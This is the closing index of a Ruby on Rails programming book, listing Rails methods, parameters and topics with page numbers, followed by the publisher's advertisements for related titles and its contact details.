:less_than parameter, 204
lib/ directory, 224
Life cycle of model objects, 331
lighttpd, 230
:limit parameter, 267
link_to() method, 48, 94, 398, 411

- :confirm parameter, 411

link_to_remote() method, 455, 456, 468

- :before parameter, 469
- :complete parameter, 470
- :condition parameter, 469
- :confirm parameter, 468
- :href parameter, 477

link_to_unless_current() method, 411
Linking pages, 46, 352–358, 411–413

- problems with side effects, 397–399
- stylesheets, 413
- using images, 412
- using XMLHttpRequest, 455

List (make table act as), 307
List (selection on form), 419
List (update with AJAX), 471
Load path, 232
lock_optimistically configuration parameter, 276
lock_version column, 275, 345
Locking, 274
log/ directory, 225
logger attribute, 362
Logging, 110, 225, 237

- and environments, 237
- levels, 237
- logger object, 362
- using filters, 384

Login, 152

- authorize users, 163

lower_item() method, 309
Luetke, Tobias, 137

M

Mac OS X

- fix Ruby problem with, 29

Magic column names, 345
mail_to() method, 412

- :bcc parameter, 412
- :cc parameter, 412
- :encode parameter, 412

map.connect() method, 348
:mapping parameter, 314
markdown() method, 411
Markdown (formatting), 410
:maxlength parameter, 419
megabytes() method, 245
memcached

- fragment store, 447
- session store, 378

metaWeblog, 494
method attribute, 361
Method interception (web services), 504
Methods (Ruby), 531
midnight() method, 246
minutes() method, 245
:missing parameter, 201
Mix in (module), 536
Mixed case, 233
Mock object, 232
Model

- aggregate objects, 313
- attributes, 251, 253, 340, 417
- as encapsulation of database, 15
- error handling, 429
- from join, 295
- integration into controller and view, 415
- life cycle, 331
- loading, 346
- responsibility, 9
- security, 519
- and table naming, 250
- and transactions, 303

model() method, 347, 374
Modules (for controllers), 236, 357
Modules (Ruby), 536
monday() method, 246
months() method, 245

months_ago() method, 246
 months_since() method, 246
 move_higher() method, 309
 move_lower() method, 309
 move_to_bottom() method, 309
 move_to_top() method, 309
 :multipart parameter, 417, 426
 Multipart form data, 425
 MVC, 1, 9–18
 reduces coupling, 10
 integration in Rails, 415
 mysqladmin, 60
 mysqladmin, 60

N

Named routes, 359
 Names (placeholder in SQL), 265
 Naming convention, 233–237
 belongs_to, 283
 component, 440
 controller, 234
 controller modules, 236
 file name, 233
 has_one, 285
 helpers, 234, 407
 join table, 279
 layout, 234, 433
 model, 233, 250
 observer, 339
 packaged components, 442
 partial template, 436
 Ruby classes, methods, and variables, 531
 shared partial templates, 438
 table, 233
 template, 363, 400
 views, 234
 .NET (integrate with Web Services), 494, 507
 new() (Ruby constructor), 530
 new_record() method, 322
 next_week() method, 246
 next_year() method, 246
 nil, 537
 :nothing parameter, 365
 Number
 extensions to, 245
 formatting, 408
 validating, 75, 330
 Numeric column type, 253

O

Object
 identity, 343
 Ruby, 529
 serialization using marshaling, 540
 observe() method, 339
 observe_field() method, 460
 :frequency parameter, 460
 :update parameter, 460
 Observer
 AJAX, 459
 observer() method, 339, 347
 :offset parameter, 267
 :only parameter, 204, 386, 505
 :only_path parameter, 358
 Open Web Application Security Project, 510
 Optimistic locking, 274, 345
 option_groups_from_collection_for_select() method, 423
 :order parameter, 267, 285, 288, 311
 Original filename (upload), 427
 ORM, 15–16, 249
 Active Record, 16
 mapping, 15
 OS X
 fix Ruby problem with, 29
 :overwrite_params parameter, 355

P

Page
 navigation, 46
 Depot application, 55
 update dynamically, 452
 Page caching, 390, 442
 page_cache_directory configuration parameter, 397
 page_cache_extension configuration parameter, 397
 paginate() method, 414
 Pagination, 413–415
 pagination_links(), 414
 pagination_links() method, 414
 Parameter security issues, 517
 Parameters
 :action (render), 364
 :after (assert_tag), 203
 :all (find), 89, 265
 :ancestor (assert_tag), 203
 :anchor (url_for), 358
 :attributes (assert_tag), 202

```

:bcc (mail_to), 412
:before (link_to_remote), 469
:body (subject), 412
:buffer_size (send_file), 367
:cc (mail_to), 412
:child (assert_tag), 202
:children (assert_tag), 203
:class_name (composed_of), 314
:class_name
  (has_and_belongs_to_many), 294
:class_name (has_many), 288
:class_name (has_one), 285
:collection (render), 437
:cols (text_area), 419
:complete (link_to_remote), 470
:condition (link_to_remote), 469
:conditions (belongs_to), 283
:conditions (find), 264, 266
:conditions (has_and_belongs_to_many),
  294
:conditions (has_many), 288
:conditions (has_one), 285
:confirm (link_to), 411
:confirm (link_to_remote), 468
:content (assert_tag), 202
:count (assert_tag), 203
:counter_cache (belongs_to), 298
:counter_sql (has_one), 288
:delegated
  (web_service_dispatching_mode),
  502
:dependent (has_one), 285, 288
:descendent (assert_tag), 203
:direct (web_service_dispatching_mode),
  502
:disposition (send_data), 366
:disposition (send_file), 367
:encode (mail_to), 412
:error (assert_response), 201
:except (after_filter), 386
:except (after_invocation), 505
:except (before_invocation), 505
:exclusively_dependent (has_one), 288
:expects (api_method), 496
:file (render), 365
:filename (send_data), 366
:filename (send_file), 367
:finder_sql (has_one), 288
:first (find), 265
:foreign_key (belongs_to), 283
:foreign_key
  (has_and_belongs_to_many), 294
:foreign_key (has_many), 288
:foreign_key (has_one), 285
:frequency (observe_field), 460
:greater_than (assert_tag), 204
:host (url_for), 358
:href (link_to_remote), 477
:html (form_remote_tag), 477
:include (find), 268, 297
:inline (render), 364
:joins (find), 267
:layered
  (web_service_dispatching_mode),
  502
:layout (render), 366, 435, 455
:less_than (assert_tag), 204
:limit (find), 267
:mapping (composed_of), 314
:maxlength (hidden_field), 419
:maxlength (password_field), 419
:maxlength (text_field), 419
:missing (assert_response), 201
:multipart (form_tag), 417, 426
:nothing (render), 365
:offset (find), 267
:only (after_filter), 386
:only (after_invocation), 505
:only (assert_tag), 204
:only (before_filter), 386
:only (before_invocation), 505
:only_path (url_for), 358
:order (acts_as_tree), 311
:order (find), 267
:order (has_many), 288
:order (has_one), 285
:overwrite_params (url_for), 355
:parent (assert_tag), 202
:partial (render), 365, 436–438
:protocol (url_for), 358
:redirect (assert_response), 201
:remote_autocomplete (text_field), 470
:returns (api_method), 496
:rows (text_area), 419
:scope (acts_as_list), 308
:sibling (assert_tag), 203
:size (hidden_field), 419
:size (password_field), 419
:size (text_field), 419
:spacer_template (render), 437
:status (render), 366

```

- `:streaming (send_file)`, 367
- `:success (assert_response)`, 201
- `:tag (assert_tag)`, 202
- `:template (render)`, 365
- `:text (render)`, 364
- `:trailing_slash (url_for)`, 358
- `:type (send_data)`, 366
- `:type (send_file)`, 367
- `:update (observe_field)`, 460
- params attribute, 102, 265, 362, 401, 415
- `:parent parameter`, 202
- parent_id column, 310, 345
- `:partial parameter`, 365, 436–438
- Password (storing), 152
- `password_field()` method, 419
 - `:maxlength parameter`, 419
 - `:size parameter`, 419
- Pattern matching, 538
- Payment.rb, 137
- perform_caching configuration parameter, 392
- perform_deliveries configuration parameter, 480
- Performance
 - benchmark, 227
 - caching child rows, 297
 - caching pages and actions, 390
 - counter caching, 298
 - profiling, 217, 227
 - scaling options, 379
 - session storage options, 379
 - and single-table inheritance, 323
- Periodic sweeper, 381
- Periodic updates using AJAX, 461
- `periodically_call_remote()` method, 461
- Pessimistic locking, 274
- `petabyte()` method, 245
- phpMyAdmin, 65
- PickAxe (Programming Ruby), 529
- Placeholder (in SQL), 265
 - named, 265
- Plural (table name), 233, 235, 250
- `pluralize()` method, 243
- `pluralize_table_names` configuration parameter, 250
- Port (development server), 34, 69
- position column, 308
- `post()` method, 158, 200, 362
- POST (HTTP method), 157, 361, 415
- position column, 345
- pp library, 252

- Preload child rows, 298
- `prepend_after_filter()` method, 386
- `prepend_before_filter()` method, 386
- Primary key, 257, 343
- Private method, 535
 - hiding action using, 100
- private method gsub* error, 372
- `process()` method, 348
- production.rb, 231
- Profiling, 217
 - profile command, 227
- Programming Ruby, 529
- Progress indicator, 469
- Project
 - automatic reloading, 43
 - creating, 32, 59
 - incremental development, 53
- protected keyword, 75, 535
- `:protocol parameter`, 358
- prototype.js, 462
- PStore
 - session storage, 377
- public directory, 225
- Purists
 - gratuitous knocking of, 17, 404
- `push_with_attributes()` method, 294
- `put()` method, 200, 362
- PUT (HTTP method), 361
- `puts()` method, 532

R

- Race condition, 274
- `radio_button()` method, 419
- Rails
 - AJAX support, 454
 - API documentation, 6
 - autoload files, 235
 - built-in web server, 226
 - directories, 32, 222
 - file naming, 233
 - finds files, 232
 - integration of components, 415
 - origin in Basecamp, 3
 - overall flow through, 346
 - runner command, 488
 - version, 6
- rails command, 32, 59, 182
 - directories created by, 222
- RAILS_ENV, 230, 231
- raise_delivery_errors configuration parameter, 481

Rake

- appdoc, 179
- doc:app, 224
- Rakefile, 223
- rake command, 67
- Raw SQL, 343
- raw_post attribute, 460
- RDoc, 179, 224, 543–544
 - templating, 447
- read_attribute() method, 254, 342
- read_fixture() method, 489
- read_fragment() method, 445
- README_FOR_APP, 179, 224
- receive() method, 487, 489
- Recipients (email), 483
- record_timestamps configuration
 - parameter, 334
- RecordInvalid exception, 273
- RedCloth (formatting), 410
- Redirect, 368–371
 - permanent, 371
 - prevent double transaction, 369
- :redirect parameter, 201
- redirect_to() method, 111, 369, 370
- redirect_to_url attribute, 205
- Reensjaug, Trygve, 9
- Regular expression, 538
 - validate using, 78
- reload() method, 271, 309
- Reload child, 290
- Reloading changes in development, 43
- :remote_autocomplete parameter, 470
- remote_ip attribute, 361
- Render, 363–366
 - automatic, 363
 - layout, 366
 - method, 364
- render() method, 120, 178, 363, 364, 435, 436, 447, 483
 - :action parameter, 364
 - :collection parameter, 437
 - :file parameter, 365
 - :inline parameter, 364
 - :layout parameter, 366, 435, 455
 - :nothing parameter, 365
 - :partial parameter, 365, 436–438
 - :spacer_template parameter, 437
 - :status parameter, 366
 - :template parameter, 365
 - :text parameter, 364
- render_component() method, 439

- render_component_as_string() method, 440
- render_partial() method, 436
- render_to_string() method, 366
- Request
 - delete(), 362
 - domain attribute, 361
 - env attribute, 361
 - environment, 361
 - get(), 158, 362
 - head(), 362
 - headers, 362
 - method attribute, 361
 - parameters, 362
 - post(), 158, 362
 - put(), 362
 - raw_post attribute, 460
 - remote_ip attribute, 361
 - xhr(), 476
 - xml_http_request(), 476
- request attribute, 361, 401
- Request handling, 11, 36, 347–358
 - AJAX, 456
 - caching, 390
 - filters, 385
 - flash data, 110, 382
 - modify response with filter, 386
 - parameters and security, 109
 - responding to user, 363
 - submit form, 415
 - testing type of, 157
 - web services, 499
- require keyword, 543
- rescue statement, 111, 540
- respond_to() method, 176
- Response
 - compression, 384
 - content type, 367
 - data and files, 366
 - header, 367
 - HTTP status, 366
- response attribute, 362, 401
- Return value (methods), 533
- :returns parameter, 496
- Reusable components, 440
- robots.txt, 399
- routes.rb, 348
- Routing, 11, 348–358
 - controller, 357
 - default action is index, 350
 - defaults for url_for(), 358
 - defaults used, 353

- examples, 350
- map specification, 348, 349
- map.connect(), 348
- named, 359
- named parameters, 349
- partial URL, 355
- pattern, 348
- setting defaults, 349
- to_param() to create URL fragments, 356
- URL generation, 352
 - and url_for(), 352
- validate parameters, 349
- web services, 507
- wildcard parameters, 349
- with multiple rules, 350

Row

- mapped to object, 16

:rows parameter, 419

RSS (auto discovery), 413

Ruby

- accessors, 534
- advantages, 2
- array, 536
- begin statement, 540
- block, 539
- classes, 529, 533
- comments, 531
- constants, 531
- declarations, 534
- exception handling, 111, 540
- exceptions, 540
- hash, 537
- idioms, 541
- if statement, 538
- inheritance, 533
- instance method, 530, 534
- instance variable, 44, 530, 534
- introduction to, 529–544
- iterator, 539
- marshaling, 540
- methods, 531
- modules, 536
- naming conventions, 531
- nil, 537
- objects, 529
- objects in database, 256, 313
- parameters and =>, 538
- pp library (pretty print), 252
- protected, 75, 535
- regular expression, 538

- require keyword, 543
- rescue statement, 540
- self keyword, 534, 542
- strings, 532
- symbols, 531
- while statement, 538
- yield statement, 539

Ruby DBI, 30

RubyGems

- document server, 6

runner command, 226, 488

S

Sample programs, 549–571

sanitize() method, 405, 515

save() method, 261, 272, 273, 305

save!() method, 273

Scaffold, 68, 71

- dyanamic, 79

- modifying code of, 81

- static, 79

Scaling

- and sessions, 98

Schwarz, Andreas, 510

:scope parameter, 308

scripts/ directory, 226

Scriptlet, 404

seconds_since_midnight() method, 246

Security, 510–523

- and caching, 522

- check id parameters, 519

- cookie, 372

- cross-site scripting, 89, 513–516

- and deleting rows, 519

- don't trust incoming parameters, 517–518

- echo service vulnerability, 515

- escape HTML, 42, 405

- exposed controller methods, 520–521

- file uploads, 521–522

- and GET method, 397–399

- obscure email addresses, 412

- protecting model attributes, 517

- push to lowest level, 512

- Rails finders, 513

- request parameters, 109

- session fixation attack, 516–517

- SQL injection, 265, 510–513

- validate upload type, 427

select() method, 420

select statement, 268

- `select_all()` method, 344
- `select_date()` method, 424
- `select_datetime()` method, 424
- `select_day()` method, 424
- `select_hour()` method, 424
- `select_minute()` method, 424
- `select_month()` method, 424
- `select_one()` method, 344
- `select_second()` method, 424
- `select_tag()` method, 430
- `select_time()` method, 424
- `select_year()` method, 424
- Selenium (for testing), 476
- `self` keyword, 534, 542
- Send file, 366
- `send_data()` method, 224, 366
 - :disposition parameter, 366
 - :filename parameter, 366
 - :type parameter, 366
- `send_file()` method, 367
 - :buffer_size parameter, 367
 - :disposition parameter, 367
 - :filename parameter, 367
 - :streaming parameter, 367
 - :type parameter, 367
- `serialize()` method, 256
- Serialize (object using marshaling), 540
- Server
 - starting development, 33
- server command, 226
- `server_settings` configuration parameter, 480
- session attribute, 98, 204, 362, 373, 401
- `_session_id`, 373
- Sessions, 97–100, 373–381
 - accessing, 362
 - ActiveRecordStore, 377
 - cart accessor, 100
 - compare storage options, 379
 - in database, 377
 - defaults, 376
 - DRb storage, 378
 - expiry, 381
 - in database, 381
 - flash data, 382
 - flat-file storage, 379
 - id, 373
 - in-memory storage, 378
 - memcached storage, 378
 - objects in, 373
 - periodic sweep, 381
 - PStore, 377
 - restrictions, 373, 541
 - storage options, 98, 377–380
 - using cookies, 98
 - using URL rewriting, 98
 - `set_primary_key()` method, 258
 - `set_table_name()` method, 250
 - `setup()` method, 195
 - :sibling parameter, 203
- Sidebar
 - build using component, 440
- Signatures (method in web services), 496
- `since()` method, 245, 246
- Single Table Inheritance, 318–322
- `singularize()` method, 243
- :size parameter, 419
- Source code, 549–571
 - downloading, 5
- :spacer_template parameter, 437
- Spider, 398
- SQL
 - bind variable, 512
 - columns for single-table inheritance, 319
 - counting rows, 269
 - `created_at/created_on` column, 334, 345
 - delete rows, 276
 - dynamic, 265
 - foreign key, 278
 - id column, 345
 - insert, 322
 - issuing raw commands, 343
 - joined tables, 277
 - `lock_version` column, 345
 - locking, 274
 - magic column names, 345
 - `parent_id` column, 310, 345
 - placeholder, 265
 - `position` column, 308, 345
 - select, 268
 - type column, 345
 - update, 272, 273, 322
 - `updated_at/updated_on` column, 334, 345
 - where clause, 264
- StaleObjectError exception, 275
- `start_form_tag()` method, 417
- State
 - held in model, 9
- :status parameter, 366
- :streaming parameter, 367

String

- extensions, 243
- format with Blue and RedCloth, 410
- formatting, 408, 410
- String column type, 253
- Strings (Ruby), 532
- Struts, 1, 11
- Stylesheet, 83
 - linking into page, 413
- stylesheet_link_tag() method, 84, 413
- subject() method
 - :body parameter, 412
- Subject (email), 483
- Submodules (for controllers), 236
- :success parameter, 201
- Sweeper (caching), 394
- Sweeper (session data), 381
- Symbols (:name notation), 531

T

- Table naming, 233, 250
- :tag parameter, 202
- tail command, 111
- Tapestry, 1
- Template, 17, 363–366, 400–405
 - <%...%>, 41
 - <%=...%>, 40
 - accessing controller from, 401
 - adding new, 447–449
 - autoloading, 235
 - and collections, 437
 - create XML with, 402
 - dynamic, 40, 43, 403
 - email, 483
 - escape HTML, 405
 - helpers, 407
 - HTML, 38, 403
 - location of, 38
 - naming convention, 234, 363, 400
 - partial, 435–438
 - pass parameters to partial, 437
 - using RDoc, 447
 - register new handler, 448
 - reval: example of dynamic, 449
 - rhtml, 403
 - root directory, 400
 - rxml, 402
 - shares instance variables, 401
 - sharing, 401, 438
 - using in controllers, 438
 - :template parameter, 365
 - template_root configuration parameter, 364, 400
- terabytes() method, 245
- Test, 181–220
 - AJAX, 475
 - assert_redirected_to(), 197
 - assert_response(), 196, 197
 - assigns attribute, 204
 - Benchmark.realtime(), 217
 - controller, 194
 - cookies attribute, 204
 - data, 188
 - delete(), 200
 - directories, 182
 - email, 479, 489
 - environment, 184
 - find_all_tag(), 205
 - find_tag(), 205
 - fixture, 187
 - fixture_file_upload(), 205
 - fixtures(), 189
 - flash attribute, 197, 204
 - follow_redirect(), 205
 - functional, 194
 - definition, 182
 - get(), 196, 200
 - head(), 200
 - JUnit, 476
 - mock object, 218–220, 232
 - post(), 200
 - put(), 200
 - redirect_to_url attribute, 205
 - Selenium, 476
 - session attribute, 204
 - setup(), 195
 - standard variables, 204
 - unit
 - definition, 182
 - Venkman (for JavaScript), 476
 - web service using scaffold, 496
 - web services, 506
 - xhr(), 200, 475
 - xml_http_request(), 200, 475
 - YAML test data, 188
- test/ directory, 223
- test.rb, 231
- Test::Unit, 183
- :text parameter, 364
- Text field autocompletion (AJAX), 470
- text_area() method, 419
 - :cols parameter, 419

- `:rows` parameter, 419
- `text_field()` method, 419, 470
 - `:maxlength` parameter, 419
 - `:remote_autocomplete` parameter, 470
 - `:size` parameter, 419
- `text_field_tag()` method, 430
- Textile (formatting), 410
- `textilize()` method, 411
- 37signals, 465
- Tiger
 - fix Ruby problem with, 29
- Time
 - extensions, 246
 - scaling methods, 245
- Time column type, 253
- Time formatting, 408
- Time selection widget, 424
- Time zone, 247
- Time-based cache expiry, 396
- Timestamp columns, 334
- Title (dynamically setting), 435
- To address (email), 483
- `to_date()` method, 247
- `to_json()` method, 241
- `to_param()` method, 356
- `to_time()` method, 247
- `to_xml()` method, 178, 241
- `to_yaml()` method, 241
- `tomorrow()` method, 246
- `:trailing_slash` parameter, 358
- Transaction, 300–306
 - ACID properties of, 300
 - commit, 301
 - implicit in save and destroy, 305
 - keeping model consistent, 303
 - multi-database, 305
 - and MySQL, 301
 - nested, 305
 - rollback on exception, 301
- `transaction()` method, 301
- Transfer file, 366
 - uploading, 425
- Tree (make table act as), 310
- Trees (Joyce Kilmer), 410
- `truncate()` method, 83
- Two-phase commit, 305
- `:type` parameter, 366, 367
- Type cast, 254
- Type coercion (web service), 494
- type column, 345
- Type mapping (Active Record), 253

U

- `until()` method, 245
- `:update` parameter, 460
- `update()` method, 273
- `update_all()` method, 273
- `update_attribute()` method, 272
- `updated_at/updated_on` column, 334, 345
- Updating Rails, 31
- Updating rows, 272
- Upload file, 425
 - security issues, 521
- URL
 - absolute in links, 412
 - endpoint for web services, 499
 - format, 11, 36, 236
 - fragments using `to_param()`, 356
 - generate with `link_to()`, 48
 - generate with `url_for()`, 352
 - redirect, 368
 - rewriting and sessions, 98
- `url_for()` method, 352, 357, 360
 - `:anchor` parameter, 358
 - `:host` parameter, 358
 - `:only_path` parameter, 358
 - `:overwrite_params` parameter, 355
 - `:protocol` parameter, 358
 - `:trailing_slash` parameter, 358
- User interface effects, 462
- `uses_component_template_root()` method, 442

V

- `valid()` method, 323
- `validate()` method, 75, 322
- `validate_on_create()` method, 322
- `validate_on_update()` method, 322
- `validates_acceptance_of()` method, 325
- `validates_associated()` method, 326
- `validates_confirmation_of()` method, 326
- `validates_each()` method, 327
- `validates_exclusion_of()` method, 327
- `validates_format_of()` method, 78, 328
- `validates_inclusion_of()` method, 329
- `validates_length_of()` method, 329
- `validates_numericality_of()` method, 75, 330
- `validates_presence_of()` method, 75, 330
- `validates_uniqueness_of()` method, 331
- Validation, 74, 322–331
 - `errors.add()`, 76
 - operation dependent, 322

- valid(), 323
- validate(), 75, 322
- validate_on_create(), 322
- validate_on_update(), 322
- validates_acceptance_of(), 325
- validates_associated(), 326
- validates_confirmation_of(), 326
- validates_each(), 327
- validates_exclusion_of(), 327
- validates_format_of(), 78, 328
- validates_inclusion_of(), 329
- validates_length_of(), 329
- validates_numericality_of(), 75, 330
- validates_presence_of(), 75, 330
- validates_uniqueness_of(), 331
- Value object, 313, 318
- Varchar column type, 253
- Variable, instance, 44
- vendor/ directory, 227
- Venkman, 476
- Verification, 389
- verify() method, 389
- Version (of Rails), 6
- View
 - Action View, 17
 - directory, 46
 - instance variable, 44
 - integration into controller and model, 415
 - rendering, 11
 - responsibility, 9
- Visual effects
 - Effect.Appear(), 465
 - Effect.Fade(), 465
 - Effect.Highlight(), 465
 - Effect.Puff(), 465
 - Effect.Scale(), 466
 - Effect.Squish(), 465
 - Element.setContentZoom(), 467
 - without AJAX, 475
- Visual feedback, 464
- Visual Studio (using with Web Services), 507
- Volatile content
 - caching, 396

W

- Warning (log level), 237
- Web server, 226
 - e option, 230
 - starting, 33, 69

Web Service

- after_invocation(), 505
- api_method(), 496
- before_invocation(), 505
- as client, 509
- define API, 494
- dispatch
 - delegated, 500, 503
 - direct, 500
 - layered, 500, 502
- generate, 494
- invoke(), 506
- invoke_delegated(), 507
- invoke_layered(), 507
- limitations, 493
- method interception, 504
- method signature, 496
- parameter
 - binary (base64), 499
 - names, 498
 - specifications, 497
 - structured, 499
 - types, 498
- SOAP and WSDL, 507
- test
 - using scaffold, 496
- testing, 506–509
- type coercion, 494
- web_client_api(), 509
- web_service_dispatching_mode(), 502
- web_service_scaffold(), 496
- wsdl_service_name(), 496
- XML-RPC, 507
- Web spider, 398
- web_client_api() method, 509
- web_service() method, 502
- web_service_dispatching_mode() method, 502
 - :delegated parameter, 502
 - :direct parameter, 502
 - :layered parameter, 502
- web_service_scaffold() method, 496
- WebObjects, 11
- WEBrick, 33, 69, 226
 - e option, 230
- weeks() method, 245
- where clause, 264
- while statement, 538
- Windows
 - less command, 111
- write_attribute() method, 254

wsdl_service_name() method, [496](#)

X

xhr() method, [200](#), [475](#), [476](#)

XML (generate with Builder), [402](#)

xml_http_request() method, [200](#), [475](#), [476](#)

XMLHttpRequest, [453](#)

Y

YAML, [61](#), [63](#)

aliasing in file, [231](#)

test data, [188](#)

years() method, [245](#)

years_ago() method, [246](#)

years_since() method, [246](#)

Yellow fade (highlight), [465](#)

yesterday() method, [246](#)

yield statement, [539](#)

Z


Zlib, [387](#)

Help for Programmers

Congratulations on joining the world-wide Ruby on Rails community. We hope you're enjoying this book and will continue to enjoy using Rails.

Now that you've got fast, industrial-strength web technology in hand, you may be interested in other Pragmatic Bookshelf titles that look at the bigger picture.

Ship It!



This book shows you how to run a project and *Ship It!*, on time and on budget, without excuses. You'll learn the common technical infrastructure that every project needs along with well-accepted, easy-to-adopt, best-of-breed practices that really work, as well as common problems and how to solve them.

Ship It!: A Practical Guide to Successful Software Projects

Jared Richardson and Will Gwaltney
(200 pages) ISBN: 0-9745140-4-7. \$29.95


My Job Went to India

The job market is shifting. Your current job may be outsourced, perhaps to India or eastern Europe. But you can save your job and improve your career by following these practical and timely tips. See how to:

- treat your career as a business
- build your own brand as a software developer
- develop a structured plan for keeping your skills up to date
- market yourself to your company and rest of the industry
- keep your job!

My Job Went to India: 52 Ways to Save Your Job

Chad Fowler
(200 pages) ISBN: 0-9766940-1-8. \$19.95
(Available Fall 2005)



Visit our secure online store: <http://pragmaticprogrammer.com/catalog>

Facets of Ruby Series

Learn how to use the popular Ruby programming language from the Pragmatic Programmers: your definitive source for reference and tutorials on the Ruby language and exciting new application development tools based on Ruby.

The *Facets of Ruby* series includes the definitive guide to Ruby, widely known as the PickAxe book, and this Rails book. Sign up for announcements of more titles in this series over the coming months.


Programming Ruby (The PickAxe)

- The definitive guide for Ruby programmers.
- Up-to-date and expanded for Ruby version 1.8.
- Complete documentation of all the built-in classes, modules, and methods. • Complete descriptions of all ninety-eight standard libraries. • 200+ pages of new content in this edition. • Learn more about Ruby's web tools, unit testing, and programming philosophy.


Programming Ruby: The Pragmatic Programmer's Guide, 2nd Edition

Dave Thomas with Chad Fowler and Andy Hunt
(864 pages) ISBN: 0-9745140-5-5. \$44.95

<http://pragmaticprogrammer.com/titles/ruby>



Rails Recipes



- Seventy in-depth recipes: • User interface. • Database. • Controller. • Testing. • E-Mail. • and big-picture recipes • Complete worked solutions to common problems. • Unique Rails productivity tips • See how the pros write their Rails applications. • Includes contributions from Rails core team.

Rails Recipes

Chad Fowler

(368 pages) ISBN: 0-9776166-0-6. \$32.95

http://pragmaticprogrammer.com/titles/fr_rr

The Pragmatic Bookshelf

The Pragmatic Bookshelf features books written by developers for developers. The titles continue the well-known Pragmatic Programmer style, and continue to garner awards and rave reviews. As development gets more and more difficult, the Pragmatic Programmers will be there with more titles and products to help programmers stay on top of their game.

Visit Us Online

Agile Web Development with Rails

pragmaticprogrammer.com/titles/rails2

Source code from this book, errata, and other resources. Come give us feedback, too!

Register for Updates

pragmaticprogrammer.com/updates

Be notified when updates and new books become available.

Join the Community

pragmaticprogrammer.com/community

Read our weblogs, join our online discussions, participate in our mailing list, interact with our wiki, and benefit from the experience of other Pragmatic Programmers.

New and Noteworthy

pragmaticprogrammer.com/news

Check out the latest pragmatic developments in the news.

Buy the Book

If you liked this PDF, perhaps you'd like to have a paper copy of the book. It's available for purchase at our store: pragmaticprogrammer.com/titles/rails2.

Contact Us

Phone Orders:	1-800-699-PROG (+1 919 847 3884)
Online Orders:	www.pragmaticprogrammer.com/catalog
Customer Service:	orders@pragmaticprogrammer.com
Non-English Versions:	translations@pragmaticprogrammer.com
Pragmatic Teaching:	academic@pragmaticprogrammer.com
Author Proposals:	proposals@pragmaticprogrammer.com